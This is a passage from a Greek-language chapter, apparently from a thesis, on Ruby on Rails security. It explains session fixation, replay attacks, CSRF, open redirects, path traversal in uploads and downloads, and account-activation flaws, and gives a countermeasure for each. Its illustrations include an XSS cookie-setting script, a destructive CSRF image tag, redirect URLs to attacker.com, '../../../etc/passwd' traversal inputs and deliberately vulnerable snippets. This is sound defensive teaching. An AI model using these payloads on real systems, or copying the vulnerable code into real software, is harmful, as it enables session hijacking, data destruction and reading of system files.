Οι δυνατότητες αποθήκευσης των cookie είναι 4kb που είναι μεν μικρό αλλά αρκετό για την αποθήκευση του αναγνωριστικού χρήστη της βάσης δεδομένων. Όσον αφορά την ασφάλεια ο πελάτης μπορεί να βλέπει οτιδήποτε αποθηκεύεται στην σύνοδο αφού αποθηκεύεται ως μη κρυπτογραφημένο κείμενο (συγκεκριμένα σε base64). Για την επίλυση του ζητήματος δημιουργείται μια σύνοψη (digest) από τη σύνοδο με ένα μυστικό κλειδί από την πλευρά του διακομιστή με τη χρήση του secrets.secret_token και εισάγεται στο τέλος του cookie.

Ωστόσο από την 4η έκδοση του Rails και μετά η προεπιλεγμένη αποθήκευση γίνεται με το **EncryptedCookieStore** που κρυπτογραφεί την σύνοδο πριν την αποθηκεύσει σε ένα cookie. Με αυτόν τον τρόπο αποτρέπεται η πρόσβαση του χρήστη στο cookie και η δυνατότητα του να αλλοιώσει το περιεχόμενο. Η κρυπτογράφηση γίνεται με την χρήση ενός μυστικού κλειδιού από την πλευρά του διακομιστή με την secrets.secret_key_base που αποθηκεύεται στο config/secrets.yml

Αυτό σημαίνει ότι η ασφάλεια αποθήκευσης εξαρτάται από το μυστικό κλειδί (και τον αλγόριθμο, που από προεπιλογή είναι SHA1 για λόγους συμβατότητας) [7] [41].

Η secrets.secret_key_base χρησιμοποιείται για τον προσδιορισμό ενός κλειδιού που θα επιτρέπει στις συνόδους μιας εφαρμογής να πιστοποιούνται. Η εφαρμογή λαμβάνει ένα τυχαίο κλειδί από την αρχικοποιημένη secrets.secret_key_base στο config/secrets.yml όπως φαίνεται και στην παρακάτω εικόνα:

```
development:
  secret_key_base: a75d...

test:
  secret_key_base: 492f...

production:
  secret_key_base: <%= ENV["SECRET_KEY_BASE"] %>
```

Εικόνα 19: Χρήση της secret_key_base

4.1.3 Επαναληπτικές επιθέσεις στο CookieStore των συνόδων

Ένα άλλο είδος επίθεσης είναι η λεγόμενη επαναληπτική επίθεση όταν χρησιμοποιούμε το CookieStore. Η επίθεση λειτουργεί ως εξής:

Έστω ότι ένας χρήστης έχει μια πίστωση που αποθηκεύεται στη σύνοδο, στη συνέχεια αγοράζει κάτι και το καινούργιο υπόλοιπο αποθηκεύεται στη σύνοδο. Ο χρήστης μπορεί να πάρει το αρχικό cookie (που προηγουμένως αποθήκευσε) και να αντικαταστήσει το τρέχον cookie στον περιηγητή. Με αυτόν τον τρόπο έχει την παλιά του πίστωση πίσω.

Το πρόβλημα μπορεί να λυθεί αν χρησιμοποιήσουμε μια μοναδική μεταβλητή (τυχαίας τιμής) στη σύνοδο. Η μεταβλητή θα είναι έγκυρη μόνο μια φορά και ο διακομιστής θα πρέπει να κρατάει αρχείο των έγκυρων μεταβλητών. Αυτή η λύση γίνεται ασύμφορη όταν έχουμε πληθώρα εφαρμογών γιατί καταργείται ουσιαστικά η χρήση του CookieStore αφού δεν αποφεύγεται η συνεχής χρήση της βάσης δεδομένων.

Εναλλακτικά μπορούμε να επιλέξουμε να μην αποθηκεύουμε τέτοια δεδομένα στη σύνοδο αλλά στην βάση δεδομένων. Συγκεκριμένα στο παραπάνω παράδειγμα θα μπορούσαμε να αποθηκεύουμε την πίστωση στη βάση δεδομένων και το logged_in_user_id στη σύνοδο [7] [41].

4.1.4 Session Fixation

Όπως αναφέραμε και στο 4.1.1 πέρα από την κλοπή των αναγνωριστικών συνόδου ένας κακόβουλος χρήστης θα μπορούσε να πραγματοποιήσει επίθεση «φτιάχνοντας» τα αναγνωριστικά συνόδου με μια επίθεση γνωστή ως session fixation.


Η συγκεκριμένη επίθεση εστιάζει στο να φτιαχτεί ένα αναγνωριστικό χρήστη που είναι γνωστό στον επιτιθέμενο και στη συνέχεια να επιβάλλει στον περιηγητή του χρήστη να χρησιμοποιήσει το συγκεκριμένο αναγνωριστικό.

Η επίθεση πραγματοποιείται ως εξής:

- Αρχικά ο επιτιθέμενος δημιουργεί ένα έγκυρο αναγνωριστικό συνόδου. Αυτό μπορεί να γίνει κάνοντας login στη σελίδα της διαδικτυακής εφαρμογής που τον ενδιαφέρει και να πάρει τα αναγνωριστικό συνόδου από το cookie της απάντησης (βήματα 1 και 2 στην εικόνα 20)
- Διατηρεί την σύνοδο εισερχόμενος για λίγο στην εφαρμογή ώστε να μην λήξει
- Ο επιτιθέμενος στη συνέχεια επιβάλλει στον περιηγητή του χρήστη να χρησιμοποιήσει το συγκεκριμένο αναγνωριστικό συνόδου (βήμα 3 στην εικόνα 20). Για να το επιτύχει, ο επιτιθέμενος θα πρέπει να «τρέξει» ένα javascript από το domain της στοχευμένης εφαρμογής με μια XSS επίθεση όπως φαίνεται παρακάτω:
  <script>document.cookie=”_session_id= 16d5b78abb28e3d6206b60f22a03c8d9”;
  </script>

- Στη συνέχεια παρασύρει το θύμα στην «μολυσμένη» σελίδα. Με την είσοδο του θύματος στη σελίδα ο περιηγητής του αλλάζει το αναγνωριστικό συνόδου με παγιδευμένο
- Η εφαρμογή ζητάει από τον χρήστη να αυθεντικοποιηθεί και πλέον θύμα και επιτιθέμενος χρησιμοποιούν την εφαρμογή με το ίδιο αναγνωριστικό συνόδου

Η παρακάτω εικόνα δείχνει τα βήματα της επίθεσης:



Εικόνα 20: Session fixation attack [7]

Ένας αποτελεσματικός τρόπος αντιμετώπισης είναι να εκδίδεται ένα νέο αναγνωριστικό συνόδου μετά από κάθε επιτυχημένο login και το παλιό να θεωρείται μη έγκυρο. Στο Rails αρκεί να χρησιμοποιήσουμε την μέθοδο reset_session που διαγράφει όλες τις τιμές της συνόδου.

Μια σειρά δημοφιλή gem για το Ruby on Rails όπως το Devise, που αφορά την διαχείριση χρηστών χρησιμοποιούν την αυτόματη λήξη των συνόδων κατά την είσοδο και έξοδο [7] [41].

4.1.5 Λήξη συνόδων (Session Expiry)

Οι σύνοδοι που δεν έχουν όριο λήξης αυξάνουν το χρονικό περιθώριο για την πραγματοποίηση επιθέσεων όπως CSRF, session hijacking και session fixation. Από αυτή τη σκοπιά είναι σημαντικό να προλαμβάνεται ένα τέτοιο ενδεχόμενο κατά την σχεδίαση της εφαρμογής.

Ένας τρόπος είναι να θέσουμε χρονοσφραγίδα για το cookie με το αναγνωριστικό συνόδου. Στην παρακάτω εικόνα βλέπουμε ένα τέτοιο παράδειγμα:

```
class Session < ApplicationRecord
  def self.sweep(time = 1.hour)
    if time.is_a?(String)
      time = time.split.inject { |count, unit| count.to_i.send(unit)
}
    end

    delete_all "updated_at < '#{time.ago.to_s(:db)}'"
  end
end
```

Εικόνα 21: Παράδειγμα για session expiry

Όπως είδαμε νωρίτερα στην επίθεση τύπου session fixation ο επιτιθέμενος μπορεί να διατηρήσει μια σύνοδο σε ισχύ παρόλο τον χρονικό περιορισμό. Μια απλή λύση για αυτό θα ήταν να προσθέσουμε μια στήλη created_at στον πίνακα των συνόδων. Με αυτόν τον τρόπο μπορούμε να επιλέγουμε την διαγραφή συνόδων που δημιουργήθηκαν αρκετή ώρα πριν. Αρκεί να εισάγουμε τον παρακάτω κώδικα στην μέθοδο sweep:


```
delete_all "updated_at < '#{time.ago.to_s(:db)}' OR
  created_at < '#{2.days.ago.to_s(:db)}'"
```

Εικόνα 22: Delete session

4.2 Cross-Site Request Forgery (CSRF)

Αυτού του είδους οι επιθέσεις πραγματοποιούνται με την εισαγωγή κακόβουλου κώδικα ή με την σύνδεση της εφαρμογής σε μια σελίδα που ο χρήστης πιστεύει ότι είναι πιστοποιημένη. Αν η σύνοδος της διαδικτυακής εφαρμογής δεν έχει λήξει τότε ο επιτιθέμενος αποκτά την δυνατότητα να εκτελέσει μη εξουσιοδοτημένες εντολές.

Στην παρακάτω εικόνα δίνεται ένα παράδειγμα:



Εικόνα 23: Παράδειγμα επίθεσης CSRF [7]

Επεξηγώντας το παραπάνω παράδειγμα ας υποθέσουμε ότι ένας χρήστης περιηγείται σε έναν πίνακα μηνυμάτων και βλέπει μια ανάρτηση από έναν κακόβουλο χρήστη με μια «κατασκευασμένη» HTML εικόνα. Το στοιχείο αναφέρει μια εντολή στην εφαρμογή διαχείρισης του χρήστη αντί για μια εικόνα και συγκεκριμένα:

<img src=http://www.webapp.com/project/1/destroy>

Η σύνοδος του χρήστη παραμένει ενεργή γατί δεν έχει κάνει logout. Ο περιηγητής του χρήστη βρίσκοντας μια κεφαλίδα εικόνας προσπαθεί να φορτώσει την εικόνα από το www.webapp.com στέλνοντας μαζί το cookie με το ενεργό αναγνωριστικό συνόδου. Η διαδικτυακή εφαρμογή στο www.webapp.com ταυτοποιεί τα στοιχεία του χρήστη από το hash συνόδου και καταστρέφει το project με ID 1. Στη συνέχεια επιστρέφει μια σελίδα στον χρήστη (unexpected result) επειδή δεν μπορεί να εμφανίσει την εικόνα. Ο χρήστης δεν κατάλαβε καν την επίθεση.

Η αντιμετώπιση τέτοιου είδους απειλών γίνεται μέσω της σωστής χρήσης των αιτημάτων GET και POST και μέσω ενός token ασφάλειας για τα non-GET αιτήματα [7] [41].

Στο προγραμματιστικό πλαίσιο Ruby on Rails σαν προστασία για τα κατασκευασμένα αιτήματα μπορούμε να χρησιμοποιήσουμε ένα token ασφάλειας που θα γνωρίζει μόνο ο δικός μας ιστότοπος. Περιλαμβάνουμε αυτό το token στα αιτήματα και το ταυτοποιούμε στον διακομιστή. Αυτό μπορεί να γίνει αν εισάγουμε τον παρακάτω κώδικα στον ελεγκτή της εφαρμογής (application controller):

```
protect_from_forgery with: :exception
```

Εικόνα 24: protect_from_forgery

Με αυτό τον τρόπο αυτόματα θα περιλαμβάνεται ένα token ασφάλειας σε όλες τις φόρμες και στα αιτήματα Ajax που θα δημιουργούνται.

4.3 Ανακατεύθυνση και αρχεία

4.3.1 Ανακατεύθυνση

Η ανακατεύθυνση μπορεί να επιτρέψει σε έναν κακόβουλο χρήστη να οδηγήσει τον χρήστη-στόχο σε έναν παγιδευμένο ιστότοπο ή ακόμα και να δημιουργήσει μια αυτοεκτελούμενη επίθεση.

Οποτεδήποτε επιτρέπεται στον χρήστη να χρησιμοποιεί το URL ή και μέρος του για ανακατεύθυνση είναι πολύ πιθανόν να είναι πραγματοποιήσιμες τέτοιες επιθέσεις.

Η πιο γνωστή επίθεση τέτοιου είδους είναι η ονομαζόμενη phising attack που στόχο έχει να ανακατευθύνει τον χρήστη-στόχο σε μία ψεύτικη διαδικτυακή εφαρμογή που μοιάζει πανομοιότυπη με την αυθεντική. Αυτή η επίθεση λειτουργεί ως εξής: Ο επιτιθέμενος στέλνει ένα μήνυμα στο ηλεκτρονικό ταχυδρομείο του χρήστη με έναν σύνδεσμο που έχει κάνει έγχυση με XSS. Ο σύνδεσμος μοιάζει κανονικός αφού ξεκινάει με το URL του κανονικού ιστότοπου ενώ ο κακόβουλος ιστότοπος είναι κρυμμένος μέσα στις παραμέτρους ανακατεύθυνσης. Για παράδειγμα: http://www.example.com/site/redirect?to=www.attacker.com [7] [41]

Ας δούμε ένα παράδειγμα με την μέθοδο legacy:

```
def legacy
  redirect_to(params.update(action:'main'))
end
```

Εικόνα 25: Παράδειγμα μεθόδου legacy

Ο παραπάνω κώδικας θα ανακατευθύνει τον χρήστη στην ενέργεια main όποτε γίνει χρήση της legacy. Ο σκοπός είναι να διατηρηθεί οι παράμετροι του URL της legacy και να μεταβιβαστούν στην main. Ωστόσο είναι εκτεθειμένο σε επίθεση από κακόβουλο χρήστη αν αυτός χρησιμοποιήσει ένα host key στο URL όπως φαίνεται παρακάτω:

```
http://www.example.com/site/legacy?param1=xy&param2=23&
host=www.attacker.com
```

Εικόνα 26: Ανακατεύθυνση με host key

Αν βρίσκεται στο τέλος του URL τότε δε θα γίνει εύκολα αντιληπτό από τον χρήστη και θα τον ανακατευθύνει στο www.attacker.com.

Ένας τρόπος αντιμετώπισης θα ήταν να περιλάβουμε μόνο προβλεπόμενες παραμέτρους στη ενέργεια legacy δημιουργώντας ουσιαστικά μια λίστα επιτρεπόμενων παραμέτρων ούτως ώστε όποτε γίνεται ανακατεύθυνση σε ένα URL να γίνεται έλεγχος των παραμέτρων.

4.3.2 Ανέβασμα αρχείων

Πολλές διαδικτυακές εφαρμογές επιτρέπουν στους χρήστες το ανέβασμα αρχείων. Τα ονόματα των αρχείων θα πρέπει να ελέγχονται γιατί μπορεί κάποιος κακόβουλος χρήστης να χρησιμοποιήσει αυτόν τον τρόπο για να αντικαταστήσει αρχεία στον διακομιστή. Αν για παράδειγμα τα αρχεία που ανεβαίνουν από τους χρήστες αποθηκεύονται στο /var/www/uploads και ο χρήστης δώσει ένα όνομα αρχείου της μορφής "…/…/…/etc/passwd" μπορεί να γράψει πάνω σε κάποιο σημαντικό αρχείο.

Όταν φιλτράρουμε τις ονομασίες των αρχείων του χρήστη είναι προτιμότερο να έχουμε μια λίστα από επιτρεπόμενους χαρακτήρες αντί για μια λίστα απαγορευμένος και σε κάθε περίπτωση δεν πρέπει να διαγράφουμε τα κακόβουλα μέρη γιατί τότε ένας κακόβουλος χρήστης αντί να χρησιμοποιήσει ονομασίες της μορφής "/…/.." θα χρησιμοποιήσει της μορφής "//…//.." και θα έχει το ίδιο αποτέλεσμα. Σε περίπτωση που η ονομασία αρχείου μετά τον έλεγχο είναι μη αποδεκτή το καλύτερο θα είναι είτε να απορρίπτεται είτε να αντικαθίστανται οι χαρακτήρες που δεν είναι αποδεκτοί. Ας δούμε στην παρακάτω εικόνα το παράδειγμα του πρόσθετου attachment_fu :

```
def sanitize_filename(filename)
  filename.strip.tap do |name|
    # NOTE: File.basename doesn't work right with Windows paths on
Unix
    # get only the filename, not the whole path
    name.sub! /\A.*(\\|\/)/, ''
    # Finally, replace all non alphanumeric, underscore
    # or periods with underscore
    name.gsub! /[^\w\.\-]/, '_'
  end
end
```

Εικόνα 27: attachment_fu [39]

Ένα σοβαρό μειονέκτημα των σύγχρονων μεθόδων επεξεργασίας ανεβάσματος αρχείων (όπως το attachment_fu) είναι η ευπάθεια σε επιθέσεις DoS (Denial of Service) αφού ο επιτιθέμενος μπορεί να ξεκινήσει το ανέβασμα ενός αρχείου εικόνας από διάφορους υπολογιστές αυξάνοντας το φόρτο εργασίας του διακομιστή προκαλώντας καθυστερήσεις ή και άρνηση της υπηρεσίας. Για να αποφευχθεί ένας τέτοιος κίνδυνος το καλύτερο είναι να αποθηκεύονται τα αρχεία και να προγραμματίζεται σε επόμενο χρόνο η επεξεργασία του αιτήματος στη βάση δεδομένων [41].

4.3.3 Κατέβασμα αρχείων

Όπως χρειάζεται έλεγχος για τα αρχεία που ανεβάζουν οι χρήστες αντίστοιχος έλεγχος απαιτείται και για το κατέβασμα. Η μέθοδος send_file() στέλνει αρχεία από τον διακομιστή στο χρήστη. Αν δεν γίνεται έλεγχος στα ονόματα αρχείων που ζητάνε οι χρήστες τότε μπορεί να κατέβει οποιοδήποτε αρχείο. Ας δούμε ένα παράδειγμα στον παρακάτω κώδικα:

```
send_file('/var/www/uploads/' + params[:filename])
```

Εικόνα 28: Η μέθοδος send_file()

Αν στον παραπάνω κώδικα ένας χρήστης δώσει για όνομα αρχείου το "../../../etc/passwd" μπορεί να αποκτήσει τα στοιχεία εισόδου στον διακομιστή.

Ένας τρόπος αντιμετώπισης είναι να ελέγξουμε αν το ζητούμενο αρχείο βρίσκεται στην αναμενόμενη διαδρομή.

Ένα τέτοιο παράδειγμα φαίνεται στην παρακάτω εικόνα:

```
basename = File.expand_path(File.join(File.dirname(__FILE__), '../..
/files'))
filename = File.expand_path(File.join(basename,
@file.public_filename))
raise if basename !=
     File.expand_path(File.join(File.dirname(filename), '../../../'))
send_file filename, disposition: 'inline'
```

Εικόνα 29: Upload countermeasure example

Ένας εναλλακτικός τρόπος είναι η αποθήκευση των ονομάτων των αρχείων στη βάση δεδομένων και να χρησιμοποιούμε το αναγνωριστικό της βάσης για το αρχείο που θέλουμε.

4.4 Intranet και ασφάλεια Διαχειριστή

Οι διασυνδέσεις του Intranet και της Διαχείρισης είναι δημοφιλείς στόχοι επιθέσεων επειδή δίνουν την δυνατότητα εισόδου με αυξημένα δικαιώματα. Παρόλο που αυτό θα έπρεπε να μεταφράζεται σε αυξημένα μέτρα ασφαλείας στην πραγματικότητα συμβαίνει το αντίθετο.

Οι πιο συχνές επιθέσεις σε αυτά είναι οι XSS attacks και οι CSRF. Αν η εφαρμογή επανεμφανίζει κακόβουλες εισαγωγές του χρήστη από το extranet τότε υπάρχει ευπάθεια σε XSS επιθέσεις. Οι φόρμες εισαγωγής ονόματος χρήστη, φόρμες σχολίων, αναφοράς spam, φόρμες παραγγελιών μπορεί να αποτελέσουν σημεία για μια πιθανή επίθεση. Η εκμετάλλευση τέτοιων ευπαθειών μπορεί να οδηγήσει σε κλοπή του διαβαθμισμένου cookie του διαχειριστή, την έγχυση ενός iframe για την κλοπή του κωδικού του διαχειριστή ή την εγκατάσταση κακόβουλου λογισμικού μέσω των κενών ασφαλείας του περιηγητή για πρόσβαση στον υπολογιστή του διαχειριστή.

Οι επιθέσεις τύπου CSRF ή XSRF(Cross-Site Reference Forgery) όπως είναι επίσης γνωστές μπορούν να δώσουν την δυνατότητα σε ένα κακόβουλο χρήστη να κάνει οτιδήποτε θα μπορούσε να κάνει ένας διαχειριστής ή ένας χρήστης του intranet. Παρακάτω δίνουμε ένα πραγματικό παράδειγμα τέτοιας επίθεσης, όπως περιγράφεται στην αναφορά της εταιρίας Symantec για την πρώτη ενεργή επίθεση σε ένα DSL router [45] :

Οι επιτιθέμενοι στέλνουν ένα κακόβουλο μήνυμα ηλεκτρονικού ταχυδρομείου με ενσωματωμένο CSRF σε κάποιους Μεξικανούς χρήστες. Το μήνυμα ισχυριζόταν ότι υπάρχει σε αναμονή μια e-card για τον χρήστη και περιλάμβανε ένα σύνδεσμο εικόνας που οδηγούσε σε ένα HTTP-GET αίτημα για επαναρύθμιση του router. Το αίτημα άλλαζε τις ρυθμίσεις του DNS έτσι ώστε τα αιτήματα προς τον ιστότοπο μιας τράπεζας με έδρα το Μεξικό να ανακατευθύνονται προς έναν κακόβουλο ιστότοπο. Στη συνέχεια όποιος αποκτούσε πρόσβαση στην ιστοσελίδα της συγκεκριμένης τράπεζας από αυτόν τον δρομολογητή έμπαινε στον κακόβουλο ιστότοπο και υποκλέπτονταν τα αναγνωριστικά του [7].

Συνήθως η διασύνδεση του διαχειριστή βρίσκεται σε ένα URL της μορφής www.example.com/admin και είναι προσβάσιμο μόνο αν η σημαία διαχειριστή (admin flag) είναι ρυθμισμένη στο μοντέλο χρήστη (User Model) επιτρέποντας στον διαχειριστή να διαγράψει, να προσθέσει ή να μεταβάλλει όποια δεδομένα θέλει. Στη συνέχεια δίνονται ορισμένες σχεδιαστικές λύσεις που μπορούν να αποδειχθούν κρίσιμες σε ζητήματα ασφάλειας της διαχείρισης:

- Μπορούμε να δημιουργήσουμε ρόλους για τη διασύνδεση του διαχειριστή με τέτοιο τρόπο που θα περιορίζονται οι δυνατότητες του επιτιθέμενου ή να εισάγουμε ειδικά αναγνωριστικά στη διασύνδεση του διαχειριστή όταν πρόκειται να αποκτήσει πρόσβαση σε πιο ευαίσθητες πληροφορίες
- Μπορούμε ακόμα να περιορίσουμε την δυνατότητα πρόσβασης στην διασύνδεση του διαχειριστή επιτρέποντας την είσοδο από συγκεκριμένες IP. Για αυτόν τον σκοπό μπορούμε να χρησιμοποιήσουμε την μέθοδο request.remote_ip

- Τέλος θα μπορούσαμε να τοποθετήσουμε την διασύνδεση του διαχειριστή σε ένα ειδικό domain π.χ. της μορφής admin.application.com και να δημιουργήσουμε μια διαφορετική εφαρμογή με την δική της διαχείριση. Αυτή η επιλογή καθιστά αδύνατη στην κλοπή cookie διαχειριστή.

4.5 Διαχείριση χρηστών

Σχεδόν κάθε εφαρμογή χρειάζεται να λύσει ζητήματα εξουσιοδότησης και αυθεντικοποίησης. Είναι προτιμότερο γι' αυτόν τον σκοπό να χρησιμοποιούμε plugins (με παραμετροποιήσεις) από το να δημιουργούμε δικά μας, αρκεί αυτά να είναι ενημερωμένα.

Για το Ruby on Rails υπάρχουν μια σειρά plugin ασφάλειας όπως το devise, το ActiveAdmin και το authlogic που δίνουν αρκετές δυνατότητες διαχείρισης χρηστών και διαχειριστών, ενώ και το ίδιο το προγραμματιστικό πλαίσιο έχει ενσωματωμένους κάποιους μηχανισμούς ασφάλειας, όπως η μέθοδος has_secure_password. Παρόλα αυτά στο κομμάτι αυτό δημιουργούνται κάποια από τα πιο σημαντικά κενά ασφαλείας.

Τα plugin σε καμία περίπτωση δεν προσφέρουν πλήρη ασφάλεια και χρειάζονται παραμετροποιήσεις.

Για παράδειγμα στο restful_authentication plugin κατά τη δημιουργία νέου χρήστη της εφαρμογής, αποστέλλεται μέσω ηλεκτρονικού ένας κωδικό ενεργοποίησης του λογαριασμού του. Μετά την ενεργοποίηση η στήλη activation_code στη βάση δεδομένων ορίζεται σε NULL. Αν κάποιος εισάγει URL σαν τα παρακάτω:

```
http://localhost:3006/user/activate
http://localhost:3006/user/activate?id=
```

θα αποκτήσει πρόσβαση με τα στοιχεία του πρώτου ενεργοποιημένου χρήστη που βρίσκεται στη βάση δεδομένων, πολύ πιθανόν του διαχειριστή.

Αυτό συμβαίνει λόγω του τρόπου που χειρίζονται τις παραμέτρους ορισμένοι διακομιστές. Αν δούμε την λειτουργία find από τη μέθοδο ενεργοποίησης:

```
User.find_by_activation_code(params[:id])
```

θα διαπιστώσουμε ότι αν η παράμετρος είναι NULL το παραγόμενο SQL query θα είναι:

```
SELECT * FROM users WHERE (users.activation_code IS NULL) LIMIT 1
```

Το παραπάνω πρόβλημα θα μπορούσε να λυθεί αν αλλάξουμε την πρώτη γραμμή της μεθόδου με τον εξής κώδικα [40] :

```
Self.current_user = params[:activation_code].blank?:false:
User.find_by_activation_code(params[:activation_code])
```

4.5.1 Επιθέσεις σε λογαριασμούς χρηστών

Υπάρχουν διάφοροι τρόποι να παραβιαστούν οι λογαριασμοί χρηστών είτε με επιθέσεις τύπου brute-force, εφόσον δεν χρησιμοποιούνται ισχυροί κωδικοί πρόσβασης, είτε με αξιοποίηση της επιλογής ξεχασμένου κωδικού, με επιθέσεις τύπου CSRF κ.ά.

Οι επιθέσεις τύπου brute-force αξιοποιούν τους αδύναμους κωδικούς χρήστη για να ξεπεράσουν τους μηχανισμούς αυθεντικοποίησης της εφαρμογής. Συνήθως οι κωδικοί πρόσβασης είναι ένας συνδυασμός από λέξεις και αριθμούς επομένως το μόνο που χρειάζεται είναι ένα λεξικό και μια λίστα πιθανών user names ώστε ένα αυτόματο πρόγραμμα με συνεχείς δοκιμές να βρει τον σωστό συνδυασμό.

Αντίστοιχα μπορούν να πραγματοποιηθούν επιθέσεις υποκλοπής των στοιχείων πρόσβασης του χρήστη. Ένας τρόπος είναι να υποκλαπεί το cookie συνόδου του χρήστη (που περιγράψαμε και νωρίτερα) με αποτέλεσμα ο επιτιθέμενος να χρησιμοποιεί την εφαρμογή ταυτόχρονα με τον χρήστη. Άλλος τρόπος είναι να πάρει ο επιτιθέμενος τον έλεγχο του λογαριασμού αλλάζοντας το email του χρήστη. Μόλις το αλλάξει αξιοποιεί την επιλογή «Ξέχασα των κωδικό» και η εφαρμογή του αποστέλλει καινούργιο κωδικό πρόσβασης.

Στη συνέχεια θα παρουσιάσουμε ορισμένα μέτρα προστασίας από τέτοιες απειλές.

4.5.2 Χρήση CAPTCHA

Ένας αποτελεσματικός τρόπος αντιμετώπισης απειλών που αξιοποιείται από πολλές εφαρμογές είναι η χρήση CAPTCHA.

Το CAPCHA είναι ένα διαδραστικό τεστ προκειμένου να εξακριβωθεί αν οι απαντήσεις παράγονται από κάποιον υπολογιστή. Συνήθως χρησιμοποιείται για να προστατεύσει φόρμες εγγραφής ή σχολίων από αυτοματοποιημένα bots, ζητώντας από τον χρήστη να πληκτρολογήσει γράμματα από μια ελαφρώς παραποιημένη εικόνα, όπως βλέπουμε στην παρακάτω εικόνα:

Εικόνα 30: Παράδειγμα χρήσης CAPTCHA

Για το προγραμματιστικό πλαίσιο Ruby on Rails υπάρχει το plugin ReCAPTCHA. Το συγκεκριμένο plugin λειτουργεί ως εξής: Αρχικά το API μας δίνει δύο κλειδιά (ένα public και ένα private) που θα πρέπει να εισάγουμε στην εφαρμογή. Στη συνέχεια μπορούμε να χρησιμοποιήσουμε την μέθοδο recaptcha_tags στην Προβολή (View) και τη μέθοδο verify_recaptcha στον Ελεγκτή (Controller). Η μέθοδος verify_recaptcha θα επιστρέφει false όταν αποτυγχάνει η επιβεβαίωση.

Παρόλο που το CAPTCHA έχει μια επίπτωση στην εμπειρία χρήσης της εφαρμογής (μερικές φορές είναι και δυσανάγνωστη) παραμένει η πιο αποτελεσματική άμυνα σε αυτοματοποιημένες επιθέσεις από bots.

Αντίστοιχη μέθοδος που δεν επιβαρύνει την εφαρμογή είναι και το λεγόμενο negative CAPTCHA. Παίρνοντας υπόψη ότι τα περισσότερα bots εισάγουν το spam σε κάθε πεδίο φόρμας, το negative CAPTCHA περιλαμβάνει ένα πεδίο στις φόρμες το οποίο δεν είναι ορατό από τον χρήστη. Αν το πεδίο συμπληρωθεί τότε εντοπίστηκε ένα bot και εμποδίζεται η είσοδος. [7] [41]

Οι δύο παραπάνω μέθοδοι μπορούν να εφαρμοστούν συνδυαστικά για καλύτερη αποδοτικότητα.

4.5.3 Αρχεία καταγραφής

Σημαντικό κενό ασφαλείας μπορεί να δημιουργηθεί αν δεν ρυθμίσουμε σωστά τα αρχεία καταγραφής. Από προεπιλογή το πλαίσιο Ruby on Rails καταγράφει όλα τα αιτήματα που γίνονται στην εφαρμογή, όμως τα αρχεία καταγραφής μπορεί να περιέχουν αναγνωριστικά εισόδου, στοιχεία πιστωτικών καρτών κλπ. Η κρυπτογράφηση ευαίσθητων πληροφοριών στη βάση δεδομένων θα είναι άσκοπη αν ένας κακόβουλος χρήστης αποκτήσει πλήρη πρόσβαση στον διακομιστή, αφού στα αρχεία καταγραφής αυτές οι πληροφορίες θα βρίσκονται σε μη κρυπτογραφημένο κείμενο.

